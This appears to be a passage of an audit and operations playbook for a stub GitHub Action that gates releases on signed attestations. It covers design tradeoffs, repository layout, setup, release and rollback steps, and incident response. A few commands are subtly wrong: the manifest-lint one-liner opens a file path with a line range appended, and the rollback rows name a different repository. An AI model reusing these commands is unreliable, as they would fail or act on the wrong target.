- **Cost:** Each choice forecloses two others. Picking TypeScript gives parity at the cost of supply-chain breadth and a heavier action cold start (npm install on every run, unless distributed pre-compiled). Picking Go gives the cleanest supply chain at the cost of duplicating schema

validation in a second language (no direct Zod reuse) and losing parity. Picking Python gives the canonical sigstore at the cost of parity AND a heavier cold start AND another distribution channel to maintain (PyPI). The deferral itself has cost: every day v0.0.0 sits in the wild, the action is a no-op and adopters who depend on it for enforcement are silently unguarded.

- **Revisit when:** First M5 PR. The deferral is bounded — the action is useless until a runtime is chosen — so this is the highest-priority architectural decision in the repo’s near future. The design doc § 8 names the right tradeoff axes; the M5 author should commit and document the reasoning.

4.3 Composite Shell Stub over Empty Repo over Pre-Built Binary

- **Chosen:** A composite-shell `action.yml` that declares the full input/output surface and runs a no-op bash step that emits `decision=not-implemented` and exits 0. Per `action.yml:73-87`.
- **Over:** Three alternatives. (a) Leave the repo empty — no `action.yml` at all — until M5 lands. (b) Ship a `runs.using: node20` manifest pointing at a pre-built `dist/index.js` even if that JS is a stub. (c) Ship a `runs.using: docker` manifest with a stub container.
- **Because:** The repo URL needs to exist before sibling repos can link to it without 404ing — the design doc § 9 makes this case explicitly: system brief § 8, Evidence Bundle SPEC § 2.2 out-of-scope statement, OTel RFC, and the convergence umbrella issue all name `intent-rollout-gate` by name. An empty repo with just a README would satisfy that. But the action manifest needs to be wireable into CI workflows that adopters are already drafting — the moment a downstream repo writes `uses: jeremylongshore/intent-rollout-gate@v1` and the action has no manifest, the workflow fails to load. The composite-shell pattern declares the full input/output surface today (so adopter wiring is stable across M4 → M5) without committing to a runtime (the M5 deferred decision). Pre-built JS or Docker stubs commit prematurely: they pick a runtime before the architecture doc is settled.
- **Cost:** Adopters who wire the v0.0.0 action and read its output naively might assume “`decision=not-implemented`” means “all clear” — the action returns exit 0, so the downstream workflow proceeds. README.md:65 names this explicitly: “Substantive enforcement begins at v0.1.0.” But naming the hazard in README is not the same as preventing it. A reasonable reading of v0.0.0 is “this thing does nothing yet, don’t trust it for enforcement.” A less careful reading is “the gate said `not-implemented`, that’s fine, the build is green.”
- **Revisit when:** M5 PR. The composite shell is replaced by a real runtime; this section of the design doc becomes historical.

4.4 Policy in `tests/TESTING.md` over External Config

- **Chosen:** The policy the rollout gate evaluates is declared in the consuming repo’s `tests/TESTING.md` file — the same file `audit-harness` already reads for thresholds. Design doc § 3.
- **Over:** Several alternatives. (a) A SaaS dashboard where adopters declare policies in a vendor UI. (b) A separate `.rollout-gate.yml` or `.intent-eval.yml` config file at the repo root. (c) Inputs to the action itself (e.g., `with: required-gates: 'escape-scan,harness-hash,MM-1'`).
- **Because:** Three reasons named in design doc § 3. First, *enforcement travels with the code*: anyone who clones the repo and runs CI gets the same gate with the same thresholds — no external dashboard to log into, no out-of-repo state, no vendor lock-in. Second, *single source*

of truth: the thresholds upstream tools enforce as they emit rows are the same thresholds the rollout gate enforces when composing the verdict. Drift between “static gate threshold” and “rollout policy threshold” is impossible by construction because they read the same file. Third, *no new config format*: contributors already maintain `tests/TESTING.md` for `audit-harness`; piggybacking on that file is a smaller surface than introducing yet another config artifact.

- **Cost**: Two real costs. First, the policy grammar embedded in a markdown file is harder to parse than YAML or JSON — the design doc § 3 names the clause shapes (Required-gate list, Coverage minimum, Pass-rate floor, Advisory elevation, Failure-mode block) but the actual grammar (markdown-table-direct vs. embedded YAML block) is deferred to M5 (open question 10.2). Second, the policy file is in the consuming repo, which means a malicious contributor inside the consuming repo can lower thresholds via a PR — the `SECURITY.md` threat model § “Adversary inside the consumer repo” names this as the primary insider hazard. The mitigation (policy file is hashed into the decision row so post-decision threshold changes are detectable) is sound but post-hoc: it lets you catch tampering after the fact, not prevent it pre-merge. Branch protection on `tests/TESTING.md` (CODEOWNERS review required) is the operational mitigation, and the responsibility of each adopter to configure.
- **Revisit when**: A consumer needs to express a policy clause the markdown grammar can’t represent. As of v0.0.0 the grammar is unimplemented, so the bound is theoretical. If complexity grows, an escape hatch (e.g., `Policy supplement: .rollout-gate.yml`) can be added without breaking the markdown path.

4.5 Immutable Predicate URI over Versioned Path-Free URI

- **Chosen**: Predicate URI strings (`https://evals.intentsolutions.io/gate-result/v1` consumed, `https://evals.intentsolutions.io/rollout-decision/v1` emitted) are permanent and exact-match. Per CISO binding from ISEDC DR-004 § 6.1, restated in `SECURITY.md` § Platform-wide security posture, restated in this repo’s `CLAUDE.md` § “CISO + compliance bindings” item 1, restated in the architecture doc § 5.1.
- **Over**: A versioned-but-flexible scheme such as `https://evals.intentsolutions.io/gate-result/{semver}` where consumers parse the version segment and accept compatible majors; or a content-addressed approach (`urn:intent:gate-result@sha256:...`); or a path-free identifier scheme.
- **Because**: Once a row referencing a predicate URI is signed and pushed to Sigstore Rekor, the URI string is permanent — Rekor is append-only and tamper-evident; the immutability of the predicate URI is what makes the predicate body shape unambiguously interpretable for the lifetime of the transparency log. A “compatible majors” or rename-tolerant scheme would let upstream produce rows that a downstream verifier interprets under a different schema — predicate-URI-confusion attacks become structurally possible. The URI string is the schema identifier; breaking changes mint `/v2`, additions to optional fields and new enum values do NOT bump the URI (per Evidence Bundle SPEC R17 + R18).
- **Cost**: Schema evolution is heavier than alternatives. A field-level change (adding a new optional enum value, say) is fine without bumping the URI. A field rename, a required-field removal, or a type change requires minting `/v2` and supporting both URIs in the verifier for some deprecation window. The cost is engineering discipline: every schema change has to be classified as additive (safe) vs. breaking (URI bump). The `@intentsolutions/core` package is where this discipline lives; the rollout gate consumes whatever URI(s) `intent-eval-core` blesses.

- **Revisit when:** Never, as a value system. The binding is non-negotiable per ISEDC. The *operational* form of how URIs are minted and tracked (in code, in docs, in the kernel) can evolve, but the immutability principle does not.

4.6 Rekor Anchoring Gated on DNSSEC + CAA Precondition

- **Chosen:** The action checks DNSSEC enablement and CAA-record CA-pinning on the `evals.intentsolutions.io` namespace at runtime, before any Rekor push. If the precondition fails, the push is refused with a loud error naming what is missing. The decision row is still signed locally; only the public anchoring is gated. Design doc § 5.2, restated in CLAUDE.md § “CISO + compliance bindings” item 2.
- **Over:** Several alternatives. (a) Push to Rekor unconditionally — the simplest path. (b) Check the precondition once at install time, not per-run, on the assumption that DNS state doesn’t shift mid-pipeline. (c) Disable Rekor anchoring entirely until the namespace is provably DNSSEC-protected, with the decision row signed locally only.
- **Because:** Once an attestation referencing a `evals.intentsolutions.io` URI lands in Rekor, the URI is permanent and the namespace control surface becomes a supply-chain trust anchor — any actor who can take over the DNS for that domain can mint attestations that the public Rekor will accept as published by Intent Solutions. DNSSEC enabled + CAA pinned to a single CA is the operational minimum to make that takeover detectable. Checking at runtime (rather than install-time) catches the case where DNSSEC was disabled or CAA records were broadened between when the action was installed and when it ran — a window an adversary could exploit. Refusing the push (rather than warning and proceeding) is the loud-failure-over-silent-degradation principle: Rekor pollution is irreversible, so an action that fails closed when the precondition is uncertain is safer than one that fails open.
- **Cost:** Increased per-run latency (a DNS lookup with DNSSEC validation) and increased complexity (every supported runtime needs a DNSSEC-capable resolver). The check is required by the binding, so the cost is not optional — it is a load-bearing security control. Operationally, until the `evals.intentsolutions.io` namespace is DNSSEC-protected and CAA-pinned, the action’s Rekor-anchor path is effectively disabled. Decisions are still computed and signed locally, but the public transparency-log story is unavailable. This is an explicit Phase B prerequisite, not an M5 implementation gap.
- **Revisit when:** The DNS-namespace administrative posture changes — e.g., Intent Solutions migrates the namespace to a registrar with different DNSSEC tooling, or the CAA pinning strategy needs to expand to multiple CAs. The binding’s posture (precondition-check at runtime, refuse-on-fail) doesn’t revisit; the implementation of the check might.

4.7 Composable Partial Attestation over Complete-Coverage Requirement

- **Chosen:** The gate does not require complete coverage. A bundle that covers three of six MM categories and two of five surfaces can still pass — if the declared policy only requires those three categories and two surfaces. README.md:24, Evidence Bundle SPEC R2, system brief § 8 ¶3.
- **Over:** A complete-coverage scheme where the gate enforces “all defined gates must appear in the bundle” or “all MM categories must be evaluated” before any pass verdict is possible.
- **Because:** Real CI pipelines have legitimate cases where gates are not applicable: a docs-only PR doesn’t run behavioral evals; a repo without a UI surface doesn’t have MM-3 (interaction-effect) signals; a refactor PR may legitimately skip integration tests if no integration surface

changed. Forcing complete coverage either rejects legitimate ship cases or compels producers to emit synthetic `NOT_APPLICABLE` rows for every conceivable gate (a noise generator). The composable partial principle pushes the applicability decision to the policy (declared in `tests/TESTING.md`), where each adopter expresses which gates they care about for which kinds of changes. The gate composes what is present against what is required; absence is only a block when policy says it should be.

- **Cost:** Adopters who don't think carefully about their policy can write under-constrained policies that let dangerous changes through (e.g., requiring only `escape-scan` and accepting any pass rate on behavioral gates). The architecture is permissive by default; safety is the adopter's discipline, not the gate's enforcement. The gate emits the verdict-and-reasoning markdown in the PR comment, so under-constrained policies are at least visible to reviewers, but the gate cannot make adopters write rigorous policies.
- **Revisit when:** An adopter ships a serious bug because their policy was under-constrained and a partial-coverage bundle passed when it should not have. The remediation is policy-template guidance (in `audit-harness` docs or `intent-eval-lab` methodology) rather than a gate behavior change.

4.8 Apache 2.0 over MIT (Relicensed)

- **Chosen:** Apache 2.0. Commit `f85e9e6` “chore: relicense from MIT to Apache 2.0 (BREAKING)” on branch `chore/relicense-apache-2.0`, dated 2026-05-19. Pull request reference: `intent-rollout-gate#12` per umbrella `CLAUDE.md`. `CONTRIBUTING.md:55` still references MIT — that is documentation drift from the relicense and should be fixed (finding F-LOW-1 below).
- **Over:** MIT (the prior license) or one of several alternatives: BSD-3-Clause, MPL 2.0, AGPL 3.0.
- **Because:** Sister-repo parity. The entire Intent Eval Platform — `intent-eval-lab`, `intent-eval-core`, `audit-harness`, `j-rig-skill-binary-eval`, this repo — now ships Apache 2.0. Apache 2.0 over MIT specifically buys an explicit patent grant (MIT has only an implicit one), which matters for a supply-chain trust-anchor tool: downstream adopters get explicit patent-license assurance from contributors, which lowers the risk of a future patent claim disrupting the ecosystem. The OSI-approved status, the NOTICE-file convention (NOTICE shipped in this repo per Apache 2.0 § 4(d)), and broad enterprise compatibility round out the case.
- **Cost:** Two costs. First, the patent-grant language requires the NOTICE file to ship with derivatives, which is one more discipline point than MIT requires — a minor adopter-side overhead. Second, the relicense itself is a breaking change for downstream forks that pinned to a MIT-licensed commit; their derivatives stay MIT (per the original license's terms), but new contributions land under Apache 2.0. Per `intent-eval-platform/CLAUDE.md` the `audit-harness` and `j-rig` repos also went through the relicense in their v1.0.0 cycles, so the pattern is consistent across the platform.
- **Revisit when:** A future legal review identifies a clause incompatible with a strategic adopter (e.g., a partner whose corporate policy excludes Apache 2.0 due to NOTICE file overhead). No such trigger is visible today.

What Was Deliberately Not Built

These are intentional omissions, not gaps to fill.

- **A code path inside this action.** Per design doc § 9 and README.md § Project status, M4 ships only the substantive bootstrap: repo, action manifest, design doc, CI workflow. The bundle parser, policy parser, signature verifier, decision algorithm, signer, Rekor client, PR-comment renderer, and OTel exporter are all M5 work. Shipping any of them in M4 would foreclose the language-choice decision (§ 4.2 above).
- **A standalone CLI binary.** The architecture leaves room for a CLI (the thin-action-over-fat-library tradeoff in § 4.1), but no CLI exists yet and none is planned in the M5 MVP scope. M5 ships the action; CLI follows when a non-Actions consumer surfaces.
- **A SaaS dashboard for policy management.** Per § 4.4, the policy lives in `tests/TESTING.md` in the consuming repo. There is no plan to ship a dashboard. Adopters who want a UI build it themselves on top of the markdown source of truth.
- **A bundle cache or persistence layer.** Each invocation reads a fresh bundle from a path and produces a fresh decision. There is no plan to remember decisions across runs or to deduplicate verification. The transparency log (Rekor) is where decisions are persisted; the action is stateless.
- **Multi-tenancy.** The action runs per-CI-job, per-PR. There is no concept of a “tenant” that owns a fleet of policies, no SQL store, no admin UI. The unit of scoping is a single Git repository, which is the unit GitHub Actions already enforces.
- **A custom transparency log.** The action targets Sigstore Rekor as the public log. There is no plan to operate a private append-only log. The `rekor-url` input allows pointing at a private Rekor instance for engagement-private modes (per `action.yml:34-40`), but that is a customer-side instance, not a Intent Solutions-operated service.
- **A web UI on `labs.intentsolutions.io` for decision viewing.** `labs.` is the reserved-content surface; it must stay clear of attestation infrastructure per CISO binding (CLAUDE.md § “CISO + compliance bindings” item 3, design doc § 5.3). Decision rows live on `evals.intentsolutions.io` only.
- **Tests in this repo for the M5 algorithm.** No tests exist because no implementation exists. The CI workflow tests the v0.0.0 contract (stub exits 0, emits `not-implemented`) and the `action.yml` manifest well-formedness. The M5 PR will introduce the full test suite — design doc § 5.4 names credential redaction as a test that must exist; SECURITY.md § Threat Model implies signature-verification correctness, predicate-URI matching, and bundle-parsing robustness as required test surfaces.

Assumptions the Architecture Rests On

These are the load-bearing assumptions. If any of them changes, the architecture changes.

- **In-toto Statement v1 is a stable schema.** The Evidence Bundle SPEC builds on it; this action verifies against it. A breaking change in the upstream in-toto spec would require a coordinated platform-wide migration.
- **Sigstore (Fulcio + Rekor) is the canonical OSS signing + transparency-log substrate.** A material change in Sigstore’s posture (cost model shift, public-instance retirement, governance change) would force a re-evaluation. Today, Sigstore is broadly adopted; the assumption holds.

- **GitHub Actions is the dominant CI surface for the IEP’s target user.** The action is a GitHub Action, so non-GitHub CI is treated as a future extension via the thin-shell pattern. If a strategic adopter standardizes on GitLab CI or Buildkite, the architecture survives via library reuse, but the action itself is GitHub-specific.
- **The consuming repo maintains tests/TESTING.md as the policy source of truth.** This is the contract with `audit-harness` and the convention being propagated across IS repos via the testing SOP. If an adopter has no `tests/TESTING.md`, the gate cannot evaluate them — they would need to author one before adoption.
- **Adopters can grant the action id-token: write and pull-requests: write workflow permissions.** Keyless cosign signing requires OIDC token write; PR comment posting requires PR write. Locked-down org policies that forbid these permissions would prevent adoption.
- **The `evals.intentsolutions.io` namespace will be DNSSEC-enabled and CAA-pinned before any signed attestation is pushed to Rekor.** Until this is true, the Rekor-anchor path is effectively disabled. As of 2026-05-20, the umbrella `intent-eval-platform/CLAUDE.md` lists this as a Phase B prerequisite still open (the CISO binding is named but the namespace operational state is not yet documented as live).
- **@intentsolutions/core@0.1.0 is the kernel for canonical schemas, and stays available on npm.** Per the umbrella `CLAUDE.md`, this was published 2026-05-17 with sigstore provenance. If the package were ever unpublished or hijacked, every consumer (including this action under the TS track) would be affected; mitigation is npm’s package-immutability policy (post-deprecation, a package cannot be republished under the same version) plus consumers pinning by exact version + integrity hash.

5. Directory Structure

Layout

```
intent-rollout-gate/
  .beads/                # bd issue-tracker workspace; sqlite blobs in .gitignore.
                        # Per-repo prefix iar-; shared workspace at ~/000-projects/.beads/
                        # is authoritative for IEP work.
  .claude/               # Claude Code per-repo settings - currently just hooks
                        # that run `bd prime` on SessionStart and PreCompact
                        # for context recovery.
  .git/                  # Standard git directory.
  .github/
    workflows/
      ci.yml             # Lints action.yml structure + smoke-tests the stub
                        # against a synthetic empty bundle dir. Two jobs.
000-docs/
  000-INDEX.md           # Manual index of design docs (Doc Filing Standard v4.x).
  001-DR-DESIGN-rollout-gate-architecture-2026-05-12.md
                        # 220-line architecture design doc. Names every algorithmic
                        # stage, the policy interface, the CISO bindings, the
```

```

# deferred language decision, and the open M5 questions.
# This document (002-AA-AUDT-...) sits next to it.
002-AA-AUDT-appaudit-devops-playbook.md
# This file.
.gitignore # Multi-runtime ignore set (Node + Go + Python) until
# M5 locks one. Also excludes evidence/ (test-fixture
# bundles are the exception under tests/fixtures/).
AGENTS.md # Agent / Claude-Code instructions for non-interactive
# shell operations and bd workflow.
CLAUDE.md # Per-repo Claude Code guidance: project status, source-
# of-truth design docs, build/test commands (M5-pending),
# CISO bindings, beads workflow, conventions, operational
# rules. Restates the CISO bindings from DR-004.
CONTRIBUTING.md # Contributor guide. Note: line 55 still references MIT
# - the relicense to Apache 2.0 left this string un-updated
# (low-severity finding F-LOW-1).
LICENSE # Apache 2.0 license text (commit f85e9e6, 2026-05-19).
NOTICE # Apache 2.0 § 4(d) notice file. Copyright 2026, Intent
# Solutions; references the upstream Apache License URL.
README.md # Project overview, target behavior, quickstart forward-
# pointer to M5, input/output tables, milestone status,
# license + contributing + security pointers.
SECURITY.md # Vulnerability disclosure policy, threat model (4 adversaries
# named), severity table, platform-wide security posture,
# contact addresses.
action.yml # The GitHub Action manifest itself. 87 lines. Declares
# 6 inputs, 3 outputs, runs.using: composite, runs a bash
# step that emits decision=not-implemented and exits 0.

```

What's notably absent (and shouldn't be filled until M5): - No `src/`, `cmd/`, `lib/`, or any source-code directory — no runtime is chosen. - No `package.json`, `go.mod`, `pyproject.toml`, `Cargo.toml` — no language manifest. - No `tests/` — no tests exist because no logic exists. - No `dist/` — no built artifacts. - No `Dockerfile` — no container distribution channel. - No `examples/` — examples live in `README.md` and the design doc.

Load-Bearing Files

Five files that break the repo if they break, ordered by blast radius.

1. **action.yml (87 lines)**. The action manifest. If this file is malformed YAML, every adopter who references `uses: jeremylongshore/intent-rollout-gate@v1` gets a workflow-failed-to-load error. The CI workflow's `lint-action-yaml` job exists precisely to prevent regressions here (`.github/workflows/ci.yml:13-41`). The `composite-shell` step inside `runs.steps[0]` is also load-bearing: changing its exit semantics (from `exit 0` to anything else) breaks every adopter currently wired against `v0.0.0` — including adopters who wired it knowing it was a stub.
2. **000-docs/001-DR-DESIGN-rollout-gate-architecture-2026-05-12.md (220 lines)**. The architecture design doc. Every subsequent decision in M5 reads back to this document — the algorithm pseudocode (§ 4), the policy interface (§ 3), the CISO bindings (§ 5), the deferred

decisions (§ 8 and § 10). If this document is removed or its hash drifts from what is recorded in any future signed attestation, the design provenance chain breaks.

3. **CLAUDE.md (149 lines)**. The per-repo Claude Code guidance. Restates the CISO bindings, names the source-of-truth design docs by URL, and binds the operational rules. AI agents working in this repo read this file first; if the bindings drift from the architecture doc, agents will work against the wrong constraints.
4. **.github/workflows/ci.yml (67 lines)**. The CI workflow. Its `lint-action-yaml` job is the only gate preventing a malformed `action.yml` from being merged. Its `smoke-action-stub` job is the only gate preventing the `v0.0.0` contract (`decision=not-implemented`, exit 0) from being silently broken. If this workflow file is removed or its checks are weakened, regressions in the manifest become possible.
5. **SECURITY.md (94 lines)**. The threat model and vulnerability-disclosure policy. The `security@intentsolutions.io` reporting address must remain reachable; the severity table must stay synchronized with what the action actually does. Drift here is dangerous because adopters consult SECURITY.md to understand whether to trust the action — incorrect threat-model claims would mislead them.

6. Getting Started

Prerequisites

Table 5.

Tool	Version	Install	Verify
Git	2.30+	<code>apt install git / brew install git / system package</code>	<code>git --version</code>
Python 3 (for CI YAML lint script)	3.10+	system package	<code>python3 --version</code>
pyyaml (Python package, for CI YAML lint)	6.0+	<code>pip install pyyaml (or use system package)</code>	<code>python3 -c "import yaml; print(yaml.__version__)"</code>
bd (beads) for issue tracking	1.0.3	<code>cargo install beads per BEADS- SETUP-PROMPT.md</code>	<code>bd --version</code>
gh (GitHub CLI) for PR/issue mirror via bd-sync	latest	<code>apt install gh / brew install gh</code>	<code>gh auth status</code>
GitHub Actions runner	n/a — provided by GitHub	n/a	n/a

Tool	Version	Install	Verify
act (optional, local action runner)	latest	brew install act / gh extension install nektos/gh-act	act --version

For M5 forward (when a runtime is locked):

Table 6.

Tool	Version	Install	Verify
Node.js (if TS track)	22+	nvm install 22 / system package	node --version
pnpm (if TS track)	9+	corepack enable && corepack prepare pnpm@9 --activate	pnpm --version
Go (if Go track)	1.26+	system package / gvm	go version
Python + uv (if Python track)	3.12+ / latest uv	pip install uv	uv --version
cosign (for local signing/verify testing)	2.4+	brew install cosign / GitHub release binary	cosign version

Zero to Running

For the current v0.0.0 stub:

1. `git clone https://github.com/jeremylongshore/intent-rollout-gate.git && cd intent-rollout-gate` — fetches the repo (current size: ~92 KB).
2. `cat action.yml` — read the action manifest; expect six inputs, three outputs, `runs.using: composite`.
3. `cat 000-docs/001-DR-DESIGN-rollout-gate-architecture-2026-05-12.md` — read the architecture; expect 220 lines covering Stage 1/2/3 of the algorithm and the deferred language decision.
4. `python3 -c "import yaml; yaml.safe_load(open('action.yml'))"` — confirm the manifest is well-formed YAML; expect silent success.

5. (Optional) `act -W .github/workflows/ci.yml` — run the CI workflow locally via `act`; expect both jobs (`lint-action-yaml` and `smoke-action-stub`) to pass. Requires Docker.
6. (Optional, in a sandbox repo) wire `uses: jeremylongshore/intent-rollout-gate@main` in a workflow’s job and observe the action emit `decision=not-implemented` and exit 0.

For M5 forward (commands will be specified by the runtime PR — these are placeholders matching the architecture doc § 8):

```
# If TypeScript track:
pnpm install                # install deps
pnpm run check              # lint + typecheck + test
pnpm run build              # tsup or equivalent build to dist/
ls dist/                   # expect index.js (the action entrypoint)

# If Go track:
go mod tidy
go vet ./...
go test ./...
go build -o intent-rollout-gate ./cmd/intent-rollout-gate
./intent-rollout-gate --help # CLI smoke

# If Python track:
uv sync
uv run ruff check .
uv run mypy .
uv run pytest
uv run python -m intent_rollout_gate --help
```

Common Setup Problems

Table 7.

Symptom	Cause	Fix
<code>yaml.safe_load</code> fails with a parse error	An edit to <code>action.yml</code> broke YAML well-formedness (e.g., a tab instead of spaces, an unclosed string)	<code>python3 -c "import yaml; print(yaml.safe_load(open('action.yml')))"</code> and read the error; restore from <code>git checkout action.yml</code> if uncertain
CI’s <code>smoke-action-stub</code> job fails with “Expected <code>decision=not-implemented</code> ”	Someone modified the composite shell step’s output without updating the smoke test	Revert the shell-step change OR update the smoke test to match the new contract (and bump version, since it’s a contract break)
<code>act</code> fails locally with “image not found”	<code>act</code> needs Docker images for the runner; the first run pulls them	Wait through the pull, or specify <code>--pull=false</code> once cached

Symptom	Cause	Fix
<code>bd ready</code> returns nothing inside the repo	<code>~/000-projects/.beads/</code> is the canonical workspace for IEP work, not per-repo	Run <code>bd ready</code> from <code>~/000-projects/</code> instead
Action wiring with <code>uses:</code> <code>jeremylongshore/intent-rollout-gate@v1</code> fails — “could not find Action”	No <code>v1</code> tag exists yet; the latest <code>intent-gate@v1</code> reference is <code>main</code>	Use <code>uses:</code> <code>jeremylongshore/intent-rollout-gate@main</code> OR pin by SHA to commit <code>f85e9e6</code> until <code>v0.1.0</code> ships
Action runs but downstream workflow doesn’t gate on the decision	The <code>v0.0.0</code> stub always exits 0 and outputs <code>decision=not-implemented;</code> if a downstream job reads <code>steps.gate.outputs.decision</code> as a boolean, the workflow proceeds	Treat <code>not-implemented</code> as “no enforcement available” and decide at the workflow level whether that’s acceptable for the pipeline’s stage of readiness

7. Operations

Command Map

For the current `v0.0.0` surface (composite-shell stub). All commands run from the repo root unless noted.

Table 8.

Task	Command	Notes
Run locally (the stub)	<code>act -j smoke-action-stub</code> (requires Docker)	Re-runs the smoke job from <code>.github/workflows/ci.yml</code> locally
Run tests	n/a — no tests exist; CI runs an inline Python YAML lint and a smoke check	Will exist post-M5
Lint manifest	<code>python3 -c "import yaml; doc=yaml.safe_load(open('actions/workflows/ci.yml:24-41')); assert 'name' in doc and 'runs' in doc and 'using' in doc['runs']"</code>	Mirrors the CI gate in <code>actions/workflows/ci.yml:24-41</code>
Lint & format	n/a — no source language yet	Will exist post-M5

Task	Command	Notes
Build	n/a — composite actions need no build step	Will exist post-M5
Deploy staging	n/a — no staging concept for GitHub Actions; downstream consumers pin by tag/SHA	n/a
Deploy production	<code>git tag -a v0.1.0 -m "..."</code> && <code>git push origin v0.1.0</code> (when v0.1.0 ships)	A GitHub Marketplace publish step also typically follows
View logs	View the action's logs in the consumer's Actions tab on github.com	The action emits <code>::notice</code> log lines and structured JSON to stdout for downstream log scrapers
Rollback	Update consumers to pin a prior tag/SHA: <code>uses: jeremylongshore/intent-rollout-agent@v0.1.0</code>	GitHub Actions semantics: there is no central “rollback” — consumers pin their own version
Issue tracking	<code>bd ready</code> (from <code>~/000-projects/</code>) → <code>bd update <iar-id> --status in_progress</code> → <code>work</code> → <code>bd-sync close <iar-id> -r "evidence"</code>	Three-layer mirror per umbrella CLAUDE.md
Mirror to GitHub Issue + Plane	<code>bd-sync link <iar-id> --gh jeremylongshore/intent-rollout-agent@v0.1.0 --plane LAB-N</code>	One-shot link; subsequent <code>bd-sync note</code> and <code>bd-sync update</code> flow out across all three

Deployment

For a future v0.1.0 release (the M5 implementation cut):

Pre-flight checklist

- All M5 implementation PRs merged to `main`; `main` is green in CI.
- A signed CHANGELOG entry exists naming the v0.1.0 surface (inputs/outputs that became real, runtime locked, sigstore signing implemented).
- The `@intentsolutions/core` package version the action depends on is published, immutable, and resolves cleanly.
- The DNSSEC + CAA precondition for `evals.intentsolutions.io` is verifiable (the action's runtime check returns success).

- A staging downstream consumer (likely `audit-harness` per the M6 plan in README.md) has wired the action against `main` and observed a sample no-ship → ship cycle.
- The action's release workflow has cosign signing enabled (planned to mirror the @intentsolutions/core release pattern: tag → CI → sigstore provenance per umbrella CLAUDE.md).

Execution steps

```
# All from repo root, on main, with main green
git fetch --all --tags
git checkout main && git pull --ff-only

# Verify the release manifest
cat action.yml                                # confirm inputs/outputs match the cut
cat README.md                                # confirm milestone table now shows M5 DONE

# Tag and push
git tag -a v0.1.0 -m "Release v0.1.0: M5 implementation MVP"
git push origin v0.1.0

# The release workflow (planned, M5) builds, signs via cosign, and publishes
# the GitHub Release. Verify post-push:
gh release view v0.1.0 --repo jeremylongshore/intent-rollout-gate

# Publish to GitHub Marketplace via the repo's Actions tab → Releases →
# "Publish this Action to the GitHub Marketplace"

# Update the v1 floating tag (Actions convention: adopters pin to v1 for
# major-version-stable behavior)
git tag -fa v1 -m "Update v1 -> v0.1.0"
git push origin v1 --force
```

Verification

- `gh release view v0.1.0` returns the release with signed asset references.
- A downstream consumer wires `uses: jeremylongshore/intent-rollout-gate@v0.1.0` and the action executes a real (non-stub) decision cycle against a fixture bundle.
- A pinned-by-SHA consumer (`uses: jeremylongshore/intent-rollout-gate@<sha>`) gets the same behavior.
- Rekor anchor (if DNSSEC precondition is live) produces a verifiable transparency-log entry for the test-fixture decision row.

Rollback protocol

```
# Identify the prior known-good tag (e.g., v0.0.1 of the bootstrap series)
git tag --sort=-creatordate | head

# Move v1 back
git tag -fa v1 -m "Roll back v1 -> v0.0.1"
git push origin v1 --force
```

```
# Announce: open an issue on jeremylongshore/intent-rollout-gate#issues with
# the title "v0.1.0 rollback notice - adopters pinning v1 are reverted to v0.0.1"
# and notify any known downstream adopter
```

```
# Do NOT delete the v0.1.0 tag - preserve it for post-mortem traceability and
# for any consumers who pinned v0.1.0 explicitly
```

GitHub Actions has no concept of unpublishing or recalling a release in the way npm or PyPI do. The mitigation is convention: v1 floats; pinned tags are immutable; adopters who pin by SHA are insulated from tag drift entirely. Communicating a rollback to adopters is by GitHub issue, repo CHANGELOG, and (if severity warrants) SECURITY.md advisory.

Monitoring & Alerting

- **Dashboards:** Not configured. Once M5 ships and OTel events fire, the architecture doc § 7 names five events that operators can ingest into any OTel-compatible backend. As of v0.0.0, the only observability surface is the GitHub Actions log of each consuming workflow.
- **SLIs/SLOs:** Not defined. Once M5 ships, candidate SLIs from the OTel RFC: `agent.rollout.gate.decision_made` rate (operator-side: how often is the gate firing), `gate.decision == "no-ship"` rate (operator-side: how often is the gate blocking), `agent.rollout.gate.row_verified` failure rate (security-side: how often are rows failing verification), Rekor anchor success rate when the DNSSEC precondition is met.
- **On-call:** Not established. The action is a stateless GitHub Action; there is no service to keep alive. The on-call concept applies more to `intent-eval-lab`'s namespace operations (DNSSEC posture for `evals.intentsolutions.io`) than to this repo. Security disclosures route to `security@intentsolutions.io` per SECURITY.md.

Incident Response

Table 9.

Severity	Definition	Response Time	Playbook
P0	Active exploitation of a signature-verification bypass; decision rows being forged at scale; Rekor pollution under the <code>evals.intentsolutions.io</code> namespace	Immediate	(1) Revoke the affected release tag and update <code>v1</code> to a known-good prior tag. (2) Open a GitHub Security Advisory. (3) Notify all known adopters via the convergence umbrella issue. (4) Investigate and patch on a private branch. (5) Cut a patched release. Critical-severity SLA per SECURITY.md is 24 hours.
P1	Decision-row signing fails for a known runtime/sigstore-state combination (e.g., Fulcio cert chain change breaks verification); credential leakage in PR-comment output observed in the wild	15 min	(1) Confirm reproduction. (2) If credential leakage: assist affected adopter to rotate any leaked credentials, even though the surface is supposed to be redaction-protected. (3) Patch and re-release. High-severity SLA per SECURITY.md is 7 days.
P2	A predicate-URI confusion case: a row with a near-miss URI string (e.g., <code>evals.intentsolutions.io/gate-result/v1.0</code> vs the canonical <code>/v1</code>) is accepted by the verifier when it should not be	1 hour	(1) Confirm reproduction. (2) Add a unit test for the exact-match case. (3) Patch the verifier. (4) Cut a patch release. (5) Document in 000-docs/ as a post-mortem. Medium-severity SLA per SECURITY.md is 30 days.

For the current v0.0.0 stub: the action does nothing. There is no exploitable security surface beyond the manifest itself. P0/P1/P2 above describe the M5-forward incident posture.

8. Things That Will Bite You

Ordered by likelihood $\times$ impact, drawing on actual sharp edges in this codebase as it stands.

8.1 “Decision = not-implemented” is silently green

- **Symptom:** A consumer wires `uses: jeremylongshore/intent-rollout-gate@v1` into their release workflow, sees the action emit `decision: not-implemented`, exit 0, and assumes their pipeline is now gated by Intent Eval Platform attestations. It is not. The action is a no-op stub.
- **Cause:** README.md:65 names this explicitly — “Adopters wiring this today (against v0.0.0) will get a `decision: not-implemented` output and a clean `exit 0` — the action will not block their pipeline.” The action’s smoke test (`.github/workflows/ci.yml:60-66`) asserts this contract is preserved. The hazard is misreading “exit 0” as “checks passed” when the actual semantic is “no enforcement was performed.”
- **Fix:** Adopters wiring against v0.0.0 should treat the `decision` output explicitly: `if [ "$DECISION" = "ship" ]` rather than relying on the action’s exit code. If `not-implemented` returns, the downstream gating step should either fail-closed (refuse to ship without enforcement) or fail-open with a visible-to-reviewers comment naming the no-op status.
- **Prevention:** Substantive enforcement begins at v0.1.0. Until then, README.md and CLAUDE.md should be the first thing every adopter reads. The `::notice` line in `action.yml:78` emits a runtime hint, but log lines are easy to skim past.

8.2 CONTRIBUTING.md is still claiming MIT (documentation drift from relicense)

